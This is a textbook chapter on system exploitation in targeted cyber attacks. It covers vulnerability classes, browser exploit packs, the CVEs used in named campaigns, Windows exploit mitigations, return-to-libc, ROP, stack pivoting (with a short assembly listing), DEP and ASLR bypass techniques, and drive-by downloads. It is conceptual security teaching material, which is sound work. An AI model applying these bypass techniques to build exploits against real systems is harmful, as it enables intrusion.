CHAPTER 4

System Exploitation

In this chapter, we present the tactics of system exploitation used by attackers in targeted attacks. In the last chapter, we presented a variety of models deployed by attackers to infect end-user systems on the fly. This chapter details the different techniques that are used by attackers to successfully exploit end-user systems to compromise and maintain access. At first, we describe the different elements that support the execution of targeted attacks.

4.1 MODELING EXPLOITS IN TARGETED ATTACKS

It is crucial to understand how exploits are modeled in the context of targeted attacks. Based on the analysis of targeted attacks, we categorize exploits into two different modes:

1. *Browser-based exploits*: This class of exploit uses browsers as a launchpad and harnesses the functionalities and features of browsers to make the exploit work. This class of exploit is hosted on remote web servers and executes when a browser opens a malicious page. Waterholing and spear phishing with embedded links are examples that use this class of exploit. As discussed earlier, Browser Exploit Packs (BEPs) are composed of browser-based exploits targeting components of browsers and third-party plug-in software such as Java and Adobe PDF/Flash.
2. *Document-based exploits*: This class of exploit is embedded in standalone documents such as Word, Excel, and PDF. This class of exploit is used primarily in phishing by simply attaching the exploit file in the e-mail. The file formats support inclusion of JavaScript ActiveX Controls for executing scripts, Visual Basic for Applications (VBA) macros for executing additional code and third-party software such as Flash for interoperability and enhanced functionality. The attackers can embed the exploit code inside documents using JavaScript ActiveX Controls, VBA macros, and Flash objects. In addition, the Office document extensively relies on Dynamic Link Libraries (DLLs) for linking code at runtime. Any

Targeted Cyber Attacks. DOI: http://dx.doi.org/10.1016/B978-0-12-800604-7.00004-8

vulnerability found in the DLL component can directly circumvent the security model of documents and can be used to write document-based exploits.

In order to write exploits, vulnerabilities are required. The security vulnerabilities can be the result of insecure programming practices, complex codes, insecure implementation of Software Development Life Cycle (SDLC), etc. Successful exploitation of security vulnerabilities could allow attackers to gain complete access to the system. Table 4.1 shows different vulnerability classes that are used to create exploits used in targeted attacks. Vendors have developed several protection mechanisms to subvert the exploits which are discussed later in this chapter. We also cover the methodologies opted by attackers to circumvent those protections by developing advanced exploits.

Table 4.1 Vulnerability Classes Brief Description

Vulnerability Classes and Subcomponents	Brief Description
Privilege escalation/sandbox issue (unsafe reflection)	Unsafe reflection is a process of bypassing security implementation by creating arbitrary control flow paths through the target applications. The attackers' control or instantiate critical classes by supplying values to the components managing external inputs. If accepted, the attackers can easily control the flow path to bypass sandbox or escalate privileges.
Privilege escalation/sandbox issue (least privilege violation)	Attackers control the access to highly privileged resources. This occurs either due to inappropriate configuration or as a result of vulnerability such as buffer overflows. Primarily, the privilege escalation state is reached, when application fails to drop system privileges when it is essential.
Stack-based buffer overflow	Attackers have the ability to write additional data to the buffer so that stack fails to handle it, which ultimately results in overwriting of adjacent data on the stack. In general, the stack fails to perform a boundary check on the supplied buffer. Once the data is overwritten, attacker controls the return address and lands the pointer to shellcode placed in the memory.
Untrusted pointer dereference	Due to application flaw, the attacker has the capability to supply arbitrary pointer pointing to self-managed memory addresses. Application fails to detect the source of supplied value and transforms the value to a pointer and later dereferences it. Pointer dereference means that application accepts pointer for those memory locations which the application is not entitled to access. Pointer dereference with write operation could allow attackers to perform critical operations including execution of code.

(*Continued*)

Table 4.1 (Continued)

Vulnerability Classes and Subcomponents	Brief Description
Integer overflows	Integer overflow occurs when attackers store a value greater than that permitted for an integer. It results in unintended behavior which can allow premature termination or successful code execution. Primarily, integer overflows are not directly exploitable, but these bugs create a possibility of the occurrence of other vulnerabilities such as buffer overflows.
Heap-based buffer overflow	Heap overflow occurs when attacker supplied buffer is used to overwrite the data present on the heap. Basically, the data on the heap is required to be corrupted as a result of which function pointers are overwritten present in the dynamically allocated memory and attacker manages to redirect those pointers to the executable code.
Out-of-the-bounds write	A condition in the application when increment/decrement or arithmetic operations are performed on the pointer (index) that cross the given boundary of memory and pointer positions itself outside the valid memory region. As a result, the attacker gains access to other memory region through the application which could be exploited to execute code.
Out-of-the-bounds read	A similar to condition to out-of-the-bounds write, except the program reads the data outside the allocated memory to the program. It helps the attacker to read sensitive information and can be combined with other critical vulnerabilities to achieve successful exploitation.
Privilege escalation/sandbox issue (type confusion)	Type confusion vulnerabilities are specific to object oriented Java architecture. This vulnerability is caused by inappropriate access control. Type confusion vulnerabilities exploit Java static type system in which Java Virtual Machine (JVM) and byte verifier component ensures that stored object should be of given type. The confusion occurs when the application fails to determine which object type to allocate for given object.
Use-after free	Use-after free vulnerabilities occur due to the inability of the applications to release pointers once the memory is deallocated (or freed) after operations. Attackers redirect the legitimate pointers from the freed memory to the new allocated memory regions. Double free errors and memory leaks are the primary conditions for the use-after free vulnerabilities.
Process control/command injection	Process control vulnerabilities allow the attackers to either change the command or change the environment to execute commands. The vulnerable applications fail to interpret the source of the supplied data (commands) and execute the arbitrary commands from untrusted sources with high privileges. Once the command is executed, the attacker now has a flow path to run privileged commands which is not possible otherwise.

4.2 ELEMENTS SUPPORTING SYSTEM EXPLOITATION

To develop efficient system exploits, attackers use sophisticated toolsets and automated exploit frameworks. The following toolset is widely used in developing targeted attacks.

4.2.1 Browser Exploit Packs (BEPs)

As the name suggests, a BEP is a software framework that contains exploits against vulnerabilities present in browser components and third-party software that are used in browsers. A BEP's role in both broad-based and targeted attacks is to initiate the actual infection. BEPs not only have exploits for known vulnerabilities but can also contain exploits for zero-day vulnerabilities (ones that are not publicly known). A BEP is a centralized repository of exploits that can be served, once a browser has been fingerprinted for security vulnerabilities. BEPs are completely automated so no manual intervention is required to upload and execute the exploit in vulnerable browsers. BEPs are used in conjunction with drive-by download attacks (refer to Section 4.6) in which users are coerced to visit malicious domains hosting a BEP. BEPs are well equipped with JavaScripts and fingerprinting code that can map a browser's environment as well as third-party software that enable the BEP to determine whether the target browser is running any vulnerable components that are exploitable. BEPs have reduced the workload on attackers by automating the initial steps in the targeted attacks. BEPs also have GeoIP-based fingerprinting modules that produce statistics of successful or unsuccessful infections across the Internet. This information helps the attackers deduce how the infections are progressing. Apart from targeted attacks, BEPs are also used for distribution of bots to build large-scale botnets. BEPs have turned out to be a very fruitful exploit distribution framework for attackers. Table 4.2 shows a number of BEPs that have been analyzed and released in the underground community in the last few years. The BlackHole BEP has been in existence since 2011 and is widely used.

We performed a study on the different aspects of BEPs. Our research covered different exploitation tactics [1] chosen by attackers in executing exploits through BEP frameworks. The research presented the design of the BlackHole BEP and a general description of BEP behavior. In addition, we presented the mechanics of exploit

Table 4.2 Most Widely Used BEPs List from Last 5 Years				
Cool Exploit Kit	BlackHole Exploit kit	Crime Boss Exploit Pack	Crime Pack	Bleeding Life
CritXPack	EL Fiesta	Dragon	Styx Exploit Pack	Zombie Infection kit
JustExploit	iPack	Incognito	Impassioned Framework	Icepack
Hierarchy Exploit Pack	Grandsoft	Gong Da	Fragus Black	Eleonore Exploit Kit
Lupit Exploit Pack	LinuQ	Neosploit	Liberty	Katrin Exploit Kit
Nucsoft Exploit Pack	Nuclear	Mpack	Mushroom/ Unknown	Merry Christmas
Sakura Exploit Pack	Phoenix	Papka	Open Source/ MetaPack	Neutrino
Salo Exploit Kit	Safe Pack	Robopak Exploit Kit	Red Dot	Redkit
T-Iframer	Sweet Orange	Siberia Private	SofosFO aka Stamp EK	Sava/Pay0C
Zopack	Tornado	Techno	Siberia	SEO Sploit pack
Yang Pack	XPack	Whitehole	Web-attack	Unique Pack Sploit 2.1
Yes Exploit	Zero Exploit Kit	Zhi Zhu	Sibhost Exploit Pack	KaiXin

distribution [2] through BEPs. The study covered the tactics used by BEPs to serve malware to end-user systems.

4.2.2 Zero-Day Vulnerabilities and Exploits

Zero-day vulnerability is defined as a security flaw that has not yet been disclosed to the vendor or developers. When attackers develop a successful exploit for zero-day vulnerability, it is called a zero-day exploit. It is very hard for developers and security experts to find all security flaws so attackers expect that they exist and expend substantial effort to discover security vulnerabilities. The result is an "arms race" between the attackers and the security industry.

Zero-day exploits are sold in the worldwide market [3]. A reliable zero-day exploit that allows remote code execution can be worth $100,000 or more. Because of their value in cyber warfare, even governments are purchasing zero-day exploits from legitimate security companies [4].

Zero-day exploits provide a huge benefit to attackers because security defenses are built around known exploits, so targeted attacks based on zero-day exploits can go unnoticed for a long period of time. The success of a zero-day exploit attack depends on the vulnerability window—the time between an exploit's discovery and its patch. Even a known vulnerability can have a lengthy vulnerability window, if its patch is difficult to develop. The larger the vulnerability window, the greater the chance of the attack going unnoticed—increasing its effectiveness.

Even if a patch is developed to fix vulnerability, many systems remain vulnerable, often for years. Often, a patch can be disruptive to the existing systems causing side effects and instability with damaging consequences. Large institutions can have difficulty finding all dependencies while small institutions and home users may be reluctant to install a patch because of fear of side effects. Therefore, while the value may be diminished, but still known vulnerabilities can be fruitful. As Java is ubiquitous, Java vulnerabilities are popular among attackers. Java is widely deployed in browser plug-ins and there are many Java-based applications. In addition, many users do not update the Java Runtime Environment (JRE) for several reasons. Waterholing and spear phishing attacks use embedded links to coerce browsers to visit malicious web sites embedded with malicious code that trigger Java exploits in browsers. As a result, the majority of Java-based exploits are executed through browsers.

For these reasons, both zero-day and known vulnerabilities are used in conducting targeted attacks. The software most exploited in targeted attacks are presented in Table 4.3.

Targeted attacks that use spear phishing with attachments often use exploits against Microsoft Office components and Adobe PDF Reader or Flash. This is because files containing these exploits are easily sent as attachments in phishing e-mails. Attacks using spear phishing with embedded links prefer plugins (Java, Adobe, etc.) and browser (components) exploits that are primarily served in drive-by download attacks. An attacker's preference and the extracted target's environment information determine which attack to use and the type of exploits that will be successful in compromising the end-user systems.

Attackers have used a wide variety of exploits to compromise end-user systems. Table 4.4 shows the software-specific vulnerabilities that were exploited in targeted attack campaigns.

Table 4.3 Most Exploited Software in Targeted Attacks	
Infection Model	**Major Exploited Software**
Spear phishing (embedded links)	• Browsers: Internet Explorer, Mozilla Firefox, etc. • Oracle: JRE • Adobe: PDF Reader/Flash Player • Apple: QuickTime
Spear phishing (attachments)	• Microsoft Office: MS Word, Power Point, Excel, etc. • Adobe: PDF Reader/Flash Player
Waterholing model	• Browsers: Internet Explorer, Mozilla Firefox, etc. • Oracle: JRE • Adobe: PDF Reader/Flash Player • Apple: QuickTime

A number of targeted attack campaigns as shown in Table 4.4 utilized different exploits against software provided by Microsoft, Adobe, and Oracle. One of the major reasons for large-scale exploitability of Oracle's Java, Adobe's PDF Reader/Flash and Microsoft's Internet Explorer/Office is that, these software are used in almost every organization. Recent trends have shown that Java exploits are widely deployed because of its platform independent nature, that is, its ability to run on every operating system. Java is deployed on 3 billion devices [5], which projects the kind of attack surface it provides to the attackers. The study also revealed that patches released by Oracle against known vulnerabilities are not applied immediately to 90% of devices, that is there exists a window of vulnerability exposure for at least a month after which the patch is released. That means most devices are running an outdated version of Java which put them at a high risk against exploitation.

BEPs are primarily built around exploits against Java, PDF Reader/Flash, QuickTime, etc., because these components run under browser as a part of the plug-in architecture to provide extensibility in browser's design. Plug-ins are executed in a separate process (sandbox) to prevent exploitation, but attackers are sophisticated enough to detect and work around the sandbox. Generally, sandbox is developed for restricted execution of code by providing low privilege rights and running code as low integrity processes. Sandbox is designed to deploy process-level granularity, that is, n new processes are created for a code that is allowed to execute in the sandbox. On the contrary, privilege escalation vulnerabilities allow the attackers to gain high privilege

Table 4.4 Exploited Software in Real Targeted Attacks

Targeted Attack Campaigns	CVE Identifier	Exploited Software
RSA Breach	CVE-2011-0609	• Adobe Flash Player embedded in Microsoft XLS document
Sun Shop Campaign	CVE-2013-2423 CVE-2013-1493	• JRE component in Oracle Java SE 7 • Oracle Java SE 7
Nitro	CVE-2012-4681	• JRE component in Oracle Java SE 7 Update 6 and earlier
NetTraveler	CVE-2013-2465	• JRE component in Oracle Java SE 7 Update 21 and earlier
MiniDuke	CVE-2013-0422 CVE-2013-0640 CVE-2012-4792	• Oracle Java 7 before Update 11 • Adobe Reader and Acrobat 9.x before 9.5.4, 10.x before 10.1.6, and 11.x before 11.0.02 • Microsoft Internet Explorer 6 through 8
Central Tibetan Administration/Dalai Lama	CVE-2013-2423	• JRE component in Oracle Java SE 7 Update 17 and earlier
Red October Spy Campaign	CVE-2011-3544	• JRE component in Oracle Java SE JDK and JRE 7 and 6 Update 27 and earlier
DarkLeech Campaign	CVE-2013-0422	• Oracle Java 7 before Update 11
Chinese Dissidents—Council of Foreign Ministers (CFR)	CVE-2013-0422 CVE-2011-3544 CVE-2013-1288	• Oracle Java 7 before Update 11 • JRE component in Oracle Java SE JDK and JRE 7 and 6 Update 27 and earlier • Microsoft Internet Explorer 8
Operation Beebus	CVE-2011-0611 CVE-2009-0927 CVE-2012-0754	• Adobe Flash Player before 10.2.154.27 and earlier • Adobe Reader and Adobe Acrobat 9 before 9.1, 8 before 8.1.3, and 7 before 7.1.1 • Adobe Flash Player before 10.3.183.15 and 11.x before 11.1.102.62
Deputy Dog Operation	CVE-2013-3893	• Microsoft Internet Explorer 6 through 11
Sun Shop Campaign	CVE-2013-1347	• Microsoft Internet Explorer 8
Duqu Targeted Attack	CVE-2011-3402	• Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2, R2, and R2 SP1, and Windows 7 Gold and SP1
Operation Beebus	CVE-2010-3333 CVE-2012-0158	• Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 • Microsoft Office 2003 SP3, 2007 SP2 and SP3, and 2010 Gold and SP1
Stuxnet	CVE-2008-4250 CVE-2010-2568 CVE-2010-2729 CVE-2010-2743	• Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta • Windows Shell in Microsoft Windows XP SP3, Server 2003 SP2, Vista SP1 and SP2, Server 2008 SP2 and R2, and Windows 7 • Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, and R2, and Windows 7 • Microsoft Windows XP SP3
Taidoor	CVE-2012-0158	• Microsoft Office 2003 SP3, 2007 SP2 and SP3, and 2010 Gold and SP1

rights by running code as high (or medium) integrity processes. Exploits for MS Office components are not embedded in BEPs because the majority of MS Office installations are stand-alone components.

4.3 DEFENSE MECHANISMS AND EXISTING MITIGATIONS

The attackers have designed robust exploitation tactics to create reliable exploits even if defense mechanisms are deployed. However, Microsoft has made creating exploits an increasingly difficult task for the attackers. The details presented in Table 4.5 come from discussions of Microsoft's recent Enhanced Mitigation Experience Toolkit (EMET) [6] about the latest exploit mitigation techniques. EMET is also provided as a stand-alone package that can be installed on different Windows versions to dynamically deploy the protection measures.

In the following section, we present a hierarchical layout of the development of exploit writing tactics and how attackers have found ways to bypass existing anti-exploit defenses.

4.4 ANATOMY OF EXPLOITATION TECHNIQUES

The attacker can use different exploitation mechanisms to compromise present-day operating systems and browsers by executing arbitrary code against different vulnerabilities. In our discussion, we focus on exploitation tactics that are widely used to develop exploits used in targeted attacks.

4.4.1 Return-to-Libc Attacks

Return-to-Libc (R2L) [7] is an exploitation mechanism used by attackers to successfully exploit buffer overflow vulnerabilities in a system that has either enabled a nonexecutable stack or used mitigation techniques such as Data Execution Prevention (DEP) [8,9]. DEP can be enforced in both hardware and software depending on the design. The applications compiled with DEP protection make the target stack nonexecutable. The R2L exploit technique differs from the traditional buffer overflow exploitation strategy. The basic buffer exploitation tactic changes a routine's return address to a new memory location controlled by the attacker, traditionally on the stack. Shellcode is placed on the stack, so the redirected return address causes a shell (privileged) to be executed. The traditional exploitation tactics fail because the

Table 4.5 Exploit Mitigation Tactics Provided by Microsoft

Mitigations	Descriptions
Structure Exception Handling Overwrite Protection (SEHOP)	Subverts the stack buffer overflows that use exception handlers. SEHOP validates the exception record chain to detect the corrupted entries. Also termed as SafeSEH in which exception handler is registered during compile time.
DEP	Marks the stack and heap memory locations as nonexecutable from where payload (shellcode) is executed. DEP is available in both software and hardware forms.
Heap spray allocations	Prevents heap spray attacks by preallocating some commonly and widely used pages which result in failing of EIP on the memory pages
Null page allocations	Prevents null pointer dereferences by allocating memory page (virtual page) at address 0 using NtAllocateVirtualMemory function
Canaries/GS	Protects stack metadata by placing canaries (random unguessable values) on stack to implement boundary checks for local variables.
RtlHeap Safe Unlinking	Protects heap metadata by adding 16 bit cookie with arbitrary value to heap header which is verified when a heap block is unlinked
ASLR	Prevents generic ROP attacks (more details about ROP is discussed later in this chapter) by simply randomizing the addresses of different modules loaded in the process address space
Export Address Table (EAT) Filtering	Blocks shellcode execution while calling exported functions from the loaded modules in the target process address space. Filtering scans the calling code and provides read/write access based on the calling functions
Bottom-Up Randomization	Randomizes the entropy of 8 bits base address allocated for stack and heap memory regions
ROP mitigations	• Monitors incoming calls to LoadLibrary API • Verifies the integrity of stack against executable area used for ROP gadgets • Validates critical functions called using CALL instruction rather RET • Detects if stack has been pivoted or not • Simulates call execution flow checks of called functions in ROP gadgets
Deep hooks	Protects critical APIs provided by the Microsoft OS
Anti-detours	Subverts the detours used by attackers during inline hooking
Banned functions	Blocks certain set of critical functions provided as a part of APIs

stack does not allow the execution of arbitrary code. The R2L attack allows the attackers to rewrite the return address with a function name provided by the library. Instead of using shellcode on the stack the attackers use existing functions (or other code) in the library. The function executables provided by libc do not reside on any stack and are

independent of nonexecutable memory address constraints. As a result, stack protections such as DEP are easily bypassed. R2L has some constraints. First, only functions provided in the libc library can be called; no additional functions can be executed. Second, functions are invoked one after another, thereby making the code to be executed as a straight line. If developers remove desired functions from the libc, it becomes hard to execute a successful R2L attack.

To defend against R2L exploits, canaries [10] have been introduced to prevent return address smashing through buffer overflows. Canary is an arbitrary value that is unguessable by the attacker and generated by the compiler to detect buffer overflow attacks. Canary values can be generated using null terminators, entropy (randomly), and random XOR operations. Canaries are embedded during compilation of an application between the return address and the buffer (local variables) to be overflowed. The R2L exploits require the overwriting of the return address which is possible only when canaries are overwritten. Canaries are checked as a part of the return protocol. Canaries can protect against buffer overflow attacks that require overwriting of return addresses. Canaries fail to provide any protection against similar vulnerabilities such as format string, heap overflows and indirect pointer overwrites. Stack Guard [11] and ProPolice [12] are the two software solutions that implement the concept of canary to prevent buffer overflow attacks.

4.4.2 Return-oriented Programming

The exploitation mechanism that allows the arbitrary execution of code to exploit buffer overflow vulnerabilities in the heap and stack without overwriting the return address is called Return-oriented Programming (ROP) [13–16]. ROP is an injection-less exploitation technique in which attackers control the execution flow by triggering arbitrary behavior in the vulnerable program. ROP provides Turing completeness [17] without any active code injection. ROP helps attackers to generate an arbitrary program behavior by creating a Turing-complete ROP gadget (explained later) set. Turing-complete in the context of ROP attack means that different instructions (ROP gadgets) can be used to simulate the same computation behavior as legitimate instructions. ROP is based on the concept of R2L attacks, but it is modified significantly to fight against deployed mitigation tactics. ROP attacks are executed reliably even if the DEP protection is enabled.

ROP constructs the attack code by harnessing the power of existing instructions and chaining them together to build a code execution flow path. The attackers have to construct ROP gadgets which are defined as carefully selected instruction sequences ending with RET instructions to achieve arbitrary code execution in the context of a vulnerable application. In other words, any useful instruction followed by a RET instruction is good for building ROP gadgets. Researchers have indexed the most widely used ROP gadgets in different software programs to reduce the manual labor of creating and finding ROP gadgets [18] every time a new vulnerability is discovered. This approach adds flexibility that eases the development of new exploits.

When ROP gadgets are used to derive chains to build a code execution flow path, it is called ROP chaining. The utilized instructions can be present inside the application code or libraries depending on the design. ROP attacks are extensively used in attack scenarios where code injection (additional instructions) is not possible; attackers build sequences containing gadget addresses with required data arguments and link them to achieve code execution. As discussed earlier, ROP attacks overcome the constraints posed by the R2L or traditional buffer overflow exploitation model. First, ROP attacks do not require any explicit code to be injected in writable memory. Second, ROP attacks are not dependent on the type of functions available in the libc or any other library including the code segment that is mapped to the address space of a vulnerable program.

For successful writing of ROP exploits, a number of conditions are necessary. ROP attacks first place the attack payload (shellcode) in the nonexecutable region in memory and then make that memory region executable. Generally, ROP exploits require control of both the program counter and the stack pointer. Controlling program counter allows the attackers to execute the first gadget in the ROP chain whereas the stack pointer supports the subsequent execution of instructions through RET in order to transfer control to the next gadgets. The attacker has to wisely choose based on the vulnerability where the ROP payload is injected either in memory area or in stack. If the ROP payload is injected in memory, it becomes essential to adjust the stack pointer at the beginning of ROP payload. How is this possible? It is possible through stack pivoting [13,19] which can be classified as a fake stack created by the attacker in the vulnerable program's address

```
MOV ESP, EAX
XCHG EAX, ESP
ADD ESP, <data>
```

Listing 4.1 A simple stack pivoting code.

space to place his own specific set of instructions, thereby forcing the target system to use the fake stack. This approach lets the attackers control the execution flow because return behavior can be mapped from the fake stack. Stack pivoting is used in memory corruption vulnerabilities that occur due to heap overflows. Once the heap is controlled, stack pivoting helps immensely in controlling the program execution flow. Listing 4.1 shows an example of stack pivoting.

In the listing, the contents of EAX register are moved to the ESP. The XCHG instruction exchanges the content of the ESP and EAX registers. Finally, the ADD instruction is used to add an extra set of bytes to the content present in the ESP. The stack pivot allows attackers to control stack pointer to execute return-oriented code without using RET instructions.

Based on the above discussion ROP attacks can be classified into two types:

1. *ROP with RET*: This class of ROP attacks uses ROP gadgets that are accompanied with RET instructions at the end.
2. *ROP with indirect control transfer instruction*: This class of ROP attacks uses ROP gadgets that use replicas of RET instructions that provide the same functionality as RET [20] or a set of instructions that provide behavior similar to a RET instruction. For example, instead of a RET instruction, an Update-Load-Branch instruction set is used to simulate the same behavior on x86. Basically, the instruction sequences end with JMP *y where y points to a POP x; JMP x sequence. Researchers call this tactic as Bring Your Own Pop Jump (BYOPJ) method.

The above categories of ROP show that ROP exploits can be written with or without RET instructions. To generalize the behavior of an ROP attack, a simple buffer overflow attack work model is presented below:

- The authorized user executes a target program and the process address space is mapped in the memory region by loading requisite

libraries to export desired functions for program execution. At the same time, user-supplied input is saved in a local buffer on the stack.
- The attacker supplies arbitrary data as input to the program to overflow the buffer to overwrite the return address in order to corrupt the memory. The arbitrary data comprises of an input buffer and ROP gadgets containing libc instructions.
- The original return address is overwritten with the address of the first ROP gadget. The program execution continues until return instruction is encountered which is already present at the end of the ROP gadget.
- The processor executes the return instruction and transfers control to the next ROP gadget containing a set of instructions. This process is continued to hijack the execution flow in order to bypass DEP.
- Finally, the ROP attack uses a *VirtualAlloc* function to allocate a memory region with write and executable permissions. The payload (shellcode) is placed in this region and program flow is redirected to this memory region for reliable execution of the malicious payload. Several other Application Programming Interfaces (APIs) help bypass the DEP. The *HeapCreate* function allows creation of heap objects that are private and used by the calling process. The *SetProcessDEPPolicy* functions allow disabling the DEP policy of the current process when set to OPTIN or OPTOUT modes. The *VirtualProtect* function helps to change the access protection level of a specific memory page that is marked as PAGE_READ_EXECUTE. Finally, the *WriteProcessMemory* function helps to place shellcode at a memory location with execute permissions. Of course, using any of these depends on the availability of these APIs in the given operating system.

Overall, ROP attacks are used to exploit systems that are configured with exploit mitigations such as GS cookies, DEP, and SEHOP.

4.4.3 Attacking DEP and ASLR

To protect against ROP attacks, the Address Space Layout Randomization (ASLR) [21,22] technique has been implemented in which memory addresses used by target process are randomized and allocated in a dynamic manner, thereby removing the ability to find memory addresses statically. It means the ASLR randomly allocates the base address of the stack, heap and shared memory regions every time a new process is executed in the system. Robust ASLR means

that addresses of both library code and application instructions are randomized. Traditional exploits are easy to craft because majority of the applications have base addresses defined during linking time, that is, the base address is fixed. To protect against attackers capitalizing on static addresses, Position Independent Executable (PIE) support is provided by OS vendors to compile the binaries without fixed base addresses. Both ASLR and PIE are considered to be a strong defense mechanism against ROP exploits and other traditional exploitation tactics in addition to DEP.

Given time, attackers have developed responses. Exploit writing and finding mitigation bypasses are like an arms race. The attackers are very intelligent and can find mitigation bypasses to reliably exploit target systems. At the same time, researchers develop similar tactics, but their motive is to enhance the defenses by responsibly disclosing the security flaws and mitigation bypasses to the concerned vendors. It is possible to write effective exploits that can reliably bypass the DEP and ASLR. For that, attackers require two different sets of vulnerabilities. First, memory corruption vulnerability (buffer overflows heap or stack, use-after free and others) is required in the target software that allows an attacker to bypass DEP reliably. As mentioned earlier, R2L and ROP attacks are quite successful at this. Second, to bypass ASLR, attackers require additional vulnerability to leak memory address that can be used directly to execute the code. Both vulnerabilities are chained together to trigger a successful exploit on fully defended Windows system. A few examples of exploits of this category are discussed as follows:

- Browser-based Just-in-Time (JiT) exploits are authored to bypass ASLR and DEP by targeting third-party plug-ins such as Adobe Flash. JiT exploitation is based on manipulating the behavior of JiT compilation because JiT compiler programs cannot be executed in nonexecutable memory and DEP cannot be enforced. For example, an exploit targeting memory corruption vulnerability in the Flash JiT compiler and memory leakage due to Dictionary objects [23] is an example of this type exploitation. JiT exploits implement heap spraying (discussed later on) of JavaScript or ActionScript. Exploits against Adobe PDF frequently use this technique.
- JiT spraying is also used to design hybrid attacks that involve embedding of third-party software in other frameworks to exploit the weaknesses in design and deployed policies. Document-based attacks [24]

are based on this paradigm. A number of successful Microsoft Office document exploits have been created by embedding Flash player objects (malicious SWF file) to exploit vulnerability in Flash. Due to interdependency and complex software design, even if the MS Office software (Excel, Word, etc.) is fully patched, the vulnerability in third-party embedded components still allows reliable exploitation. This approach enables attackers to utilize the design flaws in a Flash sandbox to collect environment information. The targeted attack against RSA utilized vulnerability in Flash and exploited it by embedding the Flash player object in an Excel file. Windows Management Instrumentation (WMI) and Component Object Model (COM) objects can also be used to design document-based exploits.

Researchers have also looked into the feasibility of attacking the random number generator [25] used to calculate the addresses applied by ASLR before the target process is actually started in the system. For reliable calculation of the randomization values, it is required that the process should be initiated by the attacker in the system to increase the probability of bypassing the ASLR.

Is there a possibility of bypassing ASLR and DEP without ROP and JiT? Yes, there is. Researchers have also designed an attack technique known as Got-it-from-Table (GIFT) [26] that bypasses ASLR and DEP without the use of ROP and JiT and this technique reliably works against use-after free or virtual table overflow vulnerabilities even without heap sprays. This technique uses the virtual function pointer table of WOW64sharedinformation, a member of the *_KUSER_SHARED_DATA* structure, to harness the power of the *LdrHotPatchRoutine* to make the exploit work by creating fake pointers. The *KUSER_SHARED_DATA* structure is also known as SharedUserData. It is a shared memory area which contains critical data structure for Windows that is used for issuing system calls, getting operating system information, processor features, time zones, etc. The SharedUserData is mapped into the address space of every process having predictable memory regions. The data structure also holds the SystemCall stub which has SYSENTER instruction that is used to switch the control mode from userland to kernelland. *LdrHotPatchRoutine* is a Windows built-in function provided as a part of hotpatching support (process of applying patches in the memory on the fly). The *LdrHotPatchRoutine* function can load any DLL from a

Universal Naming Convention (UNC) path provided as value to the first parameter. The overall idea is that the vulnerability allows the attacker to provide a UNC path of the malicious DLL by calling *LdrHotPatchRoutine* and arbitrary code can be executed in the context of the operating system.

Windows-on-Windows (WOW) is basically an emulated environment used in Windows OS for backward compatibility. This allows the Windows 64-bit (x64) versions to run 32-bit (x86) code. Although certain conditions are required for GIFT to work, this type of exploitation technique shows research is advancing.

4.4.4 Digging Inside Info Leak Vulnerabilities

Successful exploitation of vulnerabilities to attack DEP also requires presence of information leak vulnerabilities in order to bypass the ASLR. However, information leak vulnerabilities are also desired in other exploitation scenarios in addition to ASLR. The idea is to use the leaked address of base modules or kernel memory to map the memory contents (addresses) to be used by the exploits. In other words, info leak vulnerabilities are frequently used with ROP programming to exploit systems that use mitigations such as GS cookie, SEHOP, DEP, and ASLR. On the whole, Table 4.6 shows the different type of vulnerabilities that can be exploited to leak memory addresses [27].

4.5 BROWSER EXPLOITATION PARADIGM

Browser exploitation has become the de-facto standard for spreading malware across large swaths of the Internet. One reason is that browser exploitation allows stealthy execution of arbitrary code without the user's knowledge. Spear phishing and waterholing attacks that coerce the user to visit infected web sites are based on the reliable exploitation of browsers. In addition, from a user's perspective, the browser is the window to the Internet, so it is a perfect choice for attackers wishing to distribute malicious code. Attackers are well acquainted with this fact and exploit browsers (or their components) to successfully download malware onto users' systems. Drive-by download attacks get their name from infection when the user merely visits a page: simply "driving by" and malware is downloaded. The visited sites host automated exploits frameworks that fingerprint the browsers

Table 4.6 Info Leaking Vulnerabilities Description

Info Leaking Vulnerabilities	Description
Stack overflow—partial overwrite	Overwriting target partially and returning an info leaking gadget to perform write operations on the heap
Heap overflows—overwriting string.length field and final NULL [w]char	• Reading the entire address space by overwriting the first few bytes of the string on the allocated heap • Reading string boundaries by overwriting the last character of [w]char on the allocated heap
	Heap massaging—overflowing the JS string and object placed after heap buffer
Type confusion	Replacing the freed memory block with attacker controlled object of same size
User after free conversion (read and write operations, controlling pointers, on demand function pointers and vtables)	Forcing pointer to reference the attacker generated fake objects and further controlling uninitialized variables.
Use-after free conversion/application-specific vulnerabilities	Utilizing use-after free scenarios to combine with application layer attacks such as Universal Cross-site Scripting (UXSS)

and then serve an appropriate browser exploit. The exploit executes a hidden payload that in turn downloads malware onto the end-user system.

An earlier study on Internet infections revealed that millions of URLs [28] on the Internet including search engine queries serve drive-by download attacks. The study further concluded that drive-by download attacks are also dependent on user surfing habits and their inability to understand how malware infects them. It has also been determined that drive-by downloads are triggered using Malware Distribution Networks (MDNs) [29] which are a large set of compromised web sites serving exploits in an automated manner. BEPs significantly ease the process of browser exploitation as discussed earlier. BEPs are sold as crimeware services [30] in the underground market which is an effective business approach for earning money. In addition, drive-by download attacks have given birth to an Exploit-as-a-Service (EaaS) [31] model in which browser exploits including zero-days are sold in the underground market. The motive behind building CaaS including EaaS is to provide easy access to crimeware. So in order to understand the insidious details of browser exploitation, it is imperative to dissect the drive-by download attack model.



Figure 4.1 Hierarchical steps in drive-by download attack. Copyright © 2014 by Aditya K Sood and Richard Enbody.

4.6 DRIVE-BY DOWNLOAD ATTACK MODEL

